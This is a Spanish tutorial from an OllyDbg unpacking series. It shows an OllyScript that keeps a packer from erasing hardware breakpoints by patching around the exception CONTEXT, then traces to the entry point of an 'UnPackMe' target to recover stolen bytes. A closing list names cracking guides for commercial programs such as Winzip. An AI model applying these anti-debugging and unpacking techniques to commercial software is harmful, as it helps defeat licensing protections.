0012FC9C  00 00 00 00 F0 0F FF FF   ....-*
0012FCA4  01 04 00 00 7F 02 FF FF   0♦..⌂☻
0012FCAC  20 40 FF FF FF FF FF FF    @
0012FCB4  12 43 73 02 1B 00 D9 06   ‡Cs☻←.┘♠
0012FCBC  60 BA CE 02 23 00 FF FF   `╝╬☻#.
0012FCC4  00 00 00 00 04 01 05 01   ....♦0‡0
0012FCCC  E0 BC 00 00 00 00 00 00   α╝......
0012FCD4  00 00 00 00 00 00 00 00   ........
0012FCDC  00 00 00 00 00 00 00 00   ........
0012FCE4  00 00 00 00 00 00 00 00   ........
0012FCEC  00 00 00 00 00 00 00 00   ........
0012FCF4  00 00 00 00 00 00 00 00   ........
0012FCFC  00 00 00 00 00 00 00 00   ........
0012FD04  00 00 00 80 FF 3F 00 00   ...Ç ?..
0012FD0C  00 00 00 00 00 80 FF 3F   .....Ç ?
0012FD14  00 00 00 00 00 00 00 00   ........
0012FD1C  3B 00 00 00 23 00 00 00   ;...#...
0012FD24  23 00 00 00 98 13 47 00   #...ÿ‼G.
0012FD2C  9F 4B 4E 67 00 00 00 00   ƒKNg....
0012FD34  CC 90 64 67 00 47 5F 89   ╠Édg.G_ë
0012FD3C  00 00 00 00 00 A0 06 00   .....á♠.
0012FD44  94 13 47 00 1B 00 00 00   ö‼G.←...
0012FD4C  46 02 00 00 58 FF 12 00   F☻..X ↕.
0012FD54  23 00 00 00 7F 02 20 40   #...⌂☻ @
0012FD5C  00 00 00 00 00 00 00 00   ........
0012FD64  00 00 00 00 00 00 00 00   ........
0012FD6C  00 00 FF FF 80 1F 00 00   ..  Ç▼..
0012FD74  00 00 00 00 00 00 00 00   ........
0012FD7C  04 01 05 01 E0 BC 00 00   ♦0‡0α╝..
0012FD84  00 00 00 00 00 00 00 00   ........
```

Por supuesto no explicare todos los valores de la estructura CONTEXT, pero si los que utilizaremos por ahora.




En los registros, cambio la vista para ver los DEBUG REGISTERS, si no aparece la opción para cambiar es porque ya esta en la vista correcta.



Esos son los famosos DEBUG REGISTERS van desde Dr0 a dr7 , los correspondientes a los HBP son Dr0, Dr1, Dr2 y Dr3.

Cuando el programa para en un BP, en ese momento los DEBUG REGISTERS del OLLYDBG se actualizan con los valores de los HARDWARE BPX que estén vigentes en ese momento, como vemos allí, paro en un BP y nos muestra los HBP actuales, en Dr0 esta 4271B5 que es el valor del hardware BPX que colocamos, Dr4 y Dr5 no se utilizan, el Dr6 no nos interesa por ahora y el Dr7 indicara el tipo de hardware bpx que esta colocado segun una tablita que veremos mas adelante, lo importante es que vemos que Dr0 tiene nuestro HARDWARE BPX, ahora miremos el CONTEXT.



Ahí vemos la posición en el context de los registros Dr0 a Dr3, en amarillo esta la dirección 4271b5 que corresponde al HBP que colocamos y que esta activo, los otros tres en rosado están a cero pues solo colocamos un HBP los otros están vacíos.

O sea cuando el programa llega al manejador de excepciones como dijimos, pondrá a cero estos valores del CONTEXT, si nos fijamos, damos RUN para que llegue al 2do BP.

```
ntdll.KiUserApcDispatcher+43
Address   Hex dump                  ASCII
0012FC8C  3F 00 01 00 00 00 00 00  ?.☺.....
0012FC94  00 00 00 00 00 00 00 00  ........
0012FC9C  00 00 00 00 F0 0F FF FF  ....-*
0012FCA4  01 04 00 00 7F 02 FF FF  ☺♦..⌂☻
0012FCAC  20 40 FF FF FF FF FF FF   @
0012FCB4  12 43 73 02 1B 00 D9 06  ↨Cs☻←.┘♠
0012FCBC  60 BA CE 02 23 00 FF FF  `│╬☻#.
0012FCC4  00 00 00 00 04 01 05 01  ....♦☺♣☺
0012FCCC  E0 BC 00 00 00 00 00 00  α╝......
0012FCD4  00 00 00 00 00 00 00 00  ........
0012FCDC  00 00 00 00 00 00 00 00  ........
0012FCE4  00 00 00 00 00 00 00 00  ........
0012FCEC  00 00 00 00 00 00 00 00  ........
0012FCF4  00 00 00 00 00 00 00 00  ........
0012FCFC  00 00 00 00 00 00 00 00  ........
0012FD04  00 00 00 80 FF 3F 00 00  ...Ç ?..
0012FD0C  00 00 00 00 00 80 FF 3F  .....Ç ?
0012FD14  00 00 00 00 00 00 00 00  ........
0012FD1C  3B 00 00 00 23 00 00 00  ;...#...
0012FD24  23 00 00 00 98 13 47 00  #...ÿ‼G.
0012FD2C  9F 4B 4E 67 00 00 00 00  ƒKNg....
0012FD34  CC 90 64 67 00 47 5F 89  ╠Édg.G_ë
0012FD3C  00 00 00 00 00 A0 06 00  .....á♠.
0012FD44  95 13 47 00 1B 00 00 00  ò‼G.←...
0012FD4C  46 02 00 00 58 FF 12 00  F☻..X ↕.
0012FD54  23 00 00 00 7F 02 20 40  #...⌂☻ @
0012FD5C  00 00 00 00 00 00 00 00  ........
0012FD64  00 00 00 00 00 00 00 00  ........
```

Vemos como al pasar por el manejador de excepciones puso a cero Dr0 y el error mio fue en el script, volver a restaurarlo aquí, ya que si recuerdan al llegar a este 2do BP, el script iba a restaurarlos, pero he aquí el error ya que lo que borro Dr0 es solo la preparación ya que coloca el CONTEXT en la forma que QUIERE que quede, la verdadera actualización de los HBP ocurre al salir de ZwContinue y entrar a RING0, antes de volver al programa, o sea que por mas que yo aquí vuelva a colocar los HBP en OLLYDBG, no sirve, pues estando preparados a cero en el CONTEXT, al salir de ZwContinue lo que hará sera borrarlos sin mas.

Entonces aquí hay dos posibilidades, o bien cuando para el primer BP guardar los valores que leo en el CONTEXT de los DEBUG REGISTERS y cuando llega al 2do BP, volverlos a copiar al CONTEXT evitando lo que ha hecho de ponerlos a cero, poniendo en Dr0..Dr3, los valores que tenían, los cuales actualizara normalmente al volver al programa.

Otra opción es hallar en el CONTEXT la dirección de retorno al programa, poner un BP allí, y ahí si cuando para, restaurar los HBP ya que ya fueron borrados y ya volvió al programa, así que es como ponerlos nuevamente, y luego borrar el BP de la dirección de retorno.

Esta segunda opción me pareció mas breve, pero donde esta ubicada en el CONTEXT la DIRECCION DE RETORNO al programa?

```
ntdll.KiUserApcDispatcher+43
Address   Hex dump                          ASCII
0012FC8C  3F 00 01 00 00 00 00 00  ?.☺.....
0012FC94  00 00 00 00 00 00 00 00  ........
0012FC9C  00 00 00 00 F0 0F FF FF  ....-☼
0012FCA4  01 04 00 00 7F 02 FF FF  ☺♦..⌂☻
0012FCAC  20 40 FF FF FF FF FF FF   @
0012FCB4  12 43 73 02 1B 00 D9 06  ↨Cs☻←.┘♠
0012FCBC  60 BA CE 02 23 00 FF FF  `│╦↑☻#.
0012FCC4  00 00 00 00 04 01 05 01  ....♦☺♣☺
0012FCCC  E0 BC 00 00 00 00 00 00  α╝......
0012FCD4  00 00 00 00 00 00 00 00  ........
0012FCDC  00 00 00 00 00 00 00 00  ........
0012FCE4  00 00 00 00 00 00 00 00  ........
0012FCEC  00 00 00 00 00 00 00 00  ........
0012FCF4  00 00 00 00 00 00 00 00  ........
0012FCFC  00 00 00 00 00 00 00 00  ........
0012FD04  00 00 00 80 FF 3F 00 00  ...Ç ?..
0012FD0C  00 00 00 00 00 80 FF 3F  .....Ç ?
0012FD14  00 00 00 00 00 00 00 00  ........
0012FD1C  3B 00 00 00 23 00 00 00  ;...#...
0012FD24  23 00 00 00 98 13 47 00  #...ÿ‼G.
0012FD2C  9F 4B 4E 67 00 00 00 00  ƒKNg....
0012FD34  CC 90 64 67 00 47 5F 89  ╠Édg.G_ë
0012FD3C  00 00 00 00 00 A0 06 00  .....á♠.
0012FD44  95 13 47 00 1B 00 00 00  ò‼G.←...
0012FD4C  46 02 00 00 58 FF 12 00  F☻..X ↕.
0012FD54  23 00 00 00 7F 02 20 40  #...⌂☻ @
0012FD5C  00 00 00 00 00 00 00 00  ........
0012FD64  00 00 00 00 00 00 00 00  ........
0012FD6C  00 00 FF FF 80 1F 00 00  ..  C▼..
```

Si a la dirección de inicio del CONTEXT le sumo 0B8 obtengo el puntero a la DIRECCION DE RETORNO, en este caso en mi maquina.

12FC8c + 0b8 = 12FD44

```
0012FD84  00 00 00 00 00 00 00 00  ........
Command   12FC8c + 0b8                 0012FD44
```

O sea que 12FD44 en mi maquina apunta a la dirección de retorno al programa, si en el script coloco un BP allí, cuando pare ya habrá vuelto al programa, luego de borrar definitivamente los HBP y podre volverlos a colocar, veamos como quedo el script.

```
var aux
inicio:

bphws 4271b5, "x"

trabajo:

eob pirulo
run

pirulo:
log eip
cmp eip, 7c91eaec
je quitar
cmp eip, 7c91eb03
je restaurar
cmp eip,aux
je restaurar2
```

```
jmp final

quitar:
bphwc 4271b5
jmp trabajo

restaurar:
mov aux,esp
mov aux,[aux]
add aux,0b8
mov aux,[aux]
log aux
bp aux
jmp inicio

restaurar2:
bc aux
jmp inicio



final:
MSGYN "Continuar?"
cmp $RESULT,1
je inicio
ret
```

Estrictamente es el mismo script que antes veremos que cambia, al inicio

var aux

var es el comando para declarar una variable, declaro la variable aux, que me serviré de auxiliar para guardar y calcular la dirección de retorno al programa desde la excepción.

```
restaurar:
mov aux,esp
mov aux,[aux]
add aux,0b8
mov aux,[aux]
log aux
bp aux
jmp inicio
```

Allí vemos la parte donde antes se restauraban los HBPs, ahora paso a aux, el valor de ESP.

mov aux,[aux]

Lo que hace es, ya que aux apunta a ESP, lo que necesitamos es el contenido de aux ya que en el momento que para en el CALL, el contenido de ESP apunta al inicio de la estructura context, o sea que luego de esta sentencia, aux queda con la dirección de inicio del context en mi caso 12fc8c, luego le sumamos 0b8 con lo cual obtendremos 12fd44 o en sus maquinas el puntero a la dirección de retorno y finalmente

mov aux,[aux]

Mueve a aux su propio contenido, quedando la dirección de retorno finalmente en aux y en la linea siguiente Bp aux, coloca el Bp en la dirección de retorno al volver de la excepción y luego vuelve a correr el programa y finalmente

```
pirulo:
log eip
cmp eip, 7c91eaec
je quitar
cmp eip, 7c91eb03
je restaurar
cmp eip,aux
je restaurar2
```

al evaluar las excepciones ve si se produce alguna en la dirección de retorno con lo cual sabemos que esta en el punto de retorno al programa.

```
restaurar2:
bc aux
jmp inicio
```


Por lo tanto al haber vuelto ya al programa, con el comando BC borra el breakpoint que colocamos en la dirección de retorno y luego vuelve a inicio, donde vuelve a colocar los HBP borrados y a dar RUN nuevamente con todo restaurado.

Bueno ya vimos los cambios realizados no son gran cosa, veamos ahora si funciona, reiniciemos el programa.


Editamos el script para que ponga el HBP en la dirección del OEP

```
var aux
inicio:

bphws 4271b5, "x"

trabajo:

eob pirulo
run

pirulo:
log eip
cmp eip, 7c91eaec
je quitar
cmp eip, 7c91eb03
je restaurar
cmp eip,aux
je restaurar2
jmp final

quitar:
bphwc 4271b5
jmp trabajo

restaurar:
mov aux,esp
mov aux,[aux]
add aux,0b8
mov aux,[aux]
log aux
bp aux
jmp inicio

restaurar2:
bc aux
jmp inicio


final:
MSGYN "Continuar?"
cmp $RESULT,1
je inicio
ret
```


Allí editamos la dirección del HBP en el script que queremos que no nos borre, ponemos los dos BPs a mano necesarios para su funcionamiento, borramos todos los HBP anteriores que habia.




Corremos el script, no olvidemos de poner los dos Bps y poner todas las tildes en exceptions.



Allí nos avisa que se disparo nuestro HBP, le damos a que no continúe apretando NO.



Y evitamos que nos borre el HBP que colocamos y estamos detenidos en el OEP usando HBPs.




Es muy importante en estos nuevos packers tener la forma de evitar el borrado de los HBP, y ya lo hemos conseguido ya que para cualquier salto mágico o HBP que necesitamos colocar, tenemos mas armas contra ellos ya que los podremos usar.

Ahora ya que podemos manejar perfectamente los HBP pasaremos a los stolen bytes.


Veamos si podemos llegar hasta la ultima exceptions y tracear desde allí.

```
77F40000 Module C:\WINDOWS\system32\SHLWAPI.dll
77BE0000 Module C:\WINDOWS\system32\msvcrt.dll
58C30000 Module C:\WINDOWS\system32\COMCTL32.dll
7C9D0000 Module C:\WINDOWS\system32\SHELL32.dll
773A0000 Module C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.26
72F80000 Module C:\WINDOWS\system32\WINSPOOL.DRV
74CC0000 Module C:\WINDOWS\system32\oledlg.dll
774B0000 Module C:\WINDOWS\system32\ole32.dll
00471394 INT3 command at UnPackMe.00471394
7C91EAEC Breakpoint at ntdll.KiUserExceptionDispatcher (KiUserApcDispatcher+2C)
         eip = 7C91EAEC | ntdll.KiUserExceptionDispatcher
7C91EB03 Breakpoint at ntdll.7C91EB03 (KiUserApcDispatcher+43)
         eip = 7C91EB03
         aux = 0012FC64
         aux = 0012FC8C
         aux = 0012FD44
         aux = 00471395
00471395 Breakpoint at UnPackMe.00471395
         eip = 00471395
0047108E Access violation when reading [FFFFFFFF]
7C91EAEC Breakpoint at ntdll.KiUserExceptionDispatcher (KiUserApcDispatcher+2C)
         eip = 7C91EAEC | ntdll.KiUserExceptionDispatcher
7C91EB03 Breakpoint at ntdll.7C91EB03 (KiUserApcDispatcher+43)
         eip = 7C91EB03
         aux = 0012FC68
         aux = 0012FC8C
         aux = 0012FD44
         aux = 00471090
00471090 Breakpoint at UnPackMe.00471090
         eip = 00471090
004271B5 Hardware breakpoint 1 at UnPackMe.004271B5
         eip = 004271B5
Command
Hardware breakpoint 1 at UnPackMe.004271B5
```


En el LOG veo que esa es la ultima excepción antes de llegar al OEP, así que como veo que es una ACCESS VIOLATION WHEN READING, quitare esa tilde para que pare en dicha exceptions.




deshabilitare los Bps que coloque para usar el script.




Y ahora reinicio y doy RUN



Allí para en la ultima exceptions, pongo un BPM ON ACCESS en la sección que esta ejecutándose, para que pare seguramente en el manejador de excepciones.



Paso la excepción con SHIFT +f9



Ahora traceo con f7 estas lineas del manejador de excepciones llegando al RET y al apretar RUN volvemos al programa en

00471090 40 INC EAX

```
00471090   40              INC EAX
00471091   40              INC EAX
00471092   0BC0            OR EAX,EAX
00471094 v 0F85 B6000000   JNZ 00471150                      UnPackMe.00471150
0047109A   60              PUSHAD
0047109B   8DBD 36B74100   LEA EDI,DWORD PTR SS:[EBP+41B736]
004710A1   4F              DEC EDI
004710A2   8D8D 70BE4100   LEA ECX,DWORD PTR SS:[EBP+41BE70]
004710A8   83C1 02         ADD ECX,2
004710AB   2BCF            SUB ECX,EDI
004710AD   C1E9 02         SHR ECX,2
004710B0   E8 49D8FFFF     CALL 0046E8FE                     UnPackMe.0046E8FE
004710B5   AB              STOS DWORD PTR ES:[EDI]
004710B6 ^ E2 F8           LOOPD SHORT 004710B0              UnPackMe.004710B0
004710B8   61              POPAD
```

Ahora si ya pasada la excepción, pongo el BP en el OEP ya que esta ya desempacado allá y me servirá para que pare cuando termine de tracear.

```
004271B5   68 600E4500     PUSH 450E60                       Real entry point of SFX code
004271BA   68 C8924200     PUSH 4292C8
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
```


y desde 471090, iniciemos el traceo y vemos que tarda bastante ya que no saltea nada y pasa por todas las instrucciones una a una.

Allí paro al fin en el OEP así que puedo mirar el listado de la fila txt.

```
004271B5   68 600E4500     PUSH 450E60                       Real entry point of SFX code
004271BA   68 C8924200     PUSH 4292C8
004271BF   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
004271C5   50              PUSH EAX
004271C6   64:8925 000000  MOV DWORD PTR FS:[0],ESP
004271CD   83C4 A8         ADD ESP,-58
004271D0   53              PUSH EBX
004271D1   56              PUSH ESI
004271D2   57              PUSH EDI
```

00485EAE Main JL SHORT 00485ECA
00485ECA Main POPAD ; EAX=00000000, ECX=0012FFB0, EDX=7C91EB94, EBX=7FFDF000, ESI=FFFFFFFF
00485ECB Main JMP SHORT 00485ECE
00485ECE Main JMP DWORD PTR DS:[485ED4]
  Breakpoint at UnPackMe.004271B5

allí están las ultimas lineas del txt y si busco de allí hacia arriba PUSH EBP, que es generalmente la primera instrucción de un programa.




00485AF3 Main PUSH EBP
00485AF4 Main MOV EBP,ESP ; EBP=0012FFC0
00485AF6 Main PUSH -1
00485AF8 Main NOP
00485AF9 Main PUSHAD
00485AFA Main PUSHAD
00485AFB Main CALL 00485B00
00485B00 Main POP ESI ; ESI=00485B00
00485B01 Main SUB ESI,6 ; ESI=00485AFA
00485B04 Main MOV ECX,35 ; ECX=00000035
00485B09 Main SUB ESI,ECX ; ESI=00485AC5
00485B0B Main MOV EDX,E3D6D5FD ; EDX=E3D6D5FD
00485B10 Main SHR ECX,2 ; ECX=0000000D
00485B13 Main SUB ECX,2 ; ECX=0000000B
00485B16 Main CMP ECX,0

Allí vemos los stolen bytes y luego empieza a hacer pavadas pero antes de hacerlas guarda con PUSHAD el valor correcto de los registros que recuperara con POPAD justo antes de saltar al falso OEP.

00485ECA Main **POPAD** ; EAX=00000000, ECX=0012FFB0, EDX=7C91EB94, EBX=7FFDF000, ESI=FFFFFFFF
00485ECB Main JMP SHORT 00485ECE
00485ECE Main JMP DWORD PTR DS:[485ED4]
Breakpoint at UnPackMe.004271B5


Por supuesto vemos que los stolen bytes coinciden con los valores que nos sobraban en el stack



Además el otro registro diferente al inicio es casualmente es EBP que varía al hacer el mov ebp,esp

00485AF3 Main PUSH EBP
00485AF4 Main MOV EBP,ESP ; EBP=0012FFC0

00485AF6 Main PUSH -1



Vemos que el listado del txt nos muestra que EBP tomo el valor 12FFc0, que es el mismo valor que tiene al llegar al falso OEP, todo lo que viene a continuación son solo volteretas para despistar y podrían no existir perfectamente, ya vemos que luego de tanta vuelta, EBP vuelve a valer 12ffc0, lo que demuestra que esos eran los stolen bytes correctos y todo lo intermedio es pura cascara.

Bueno con eso obtuvimos los famosos stolen bytes, hicimos funcionar el script que evita que nos borren los HBP y creo que por esta parte es suficiente seguiremos en la parte 43.

Hasta la parte 43
Ricardo Narvaja
miércoles, abril 26, 2006

DESPROTEGIENDO LOS SIGUIENTES PROGRAMAS

ULTIMA REVISION 28 DE MAYO DE 2005

crack Crackme V 1

crackeando Winzip 8.1 Groove Tipo 1

crackeando 4belzebu-lopth

Crackeando Advanced Video Poker v1.1

Crackeando Aspack 2.12 para newbies

Crackeando Coloristic 1.2

crackeando Crackme

crackeando Email Effects Versión 1.6

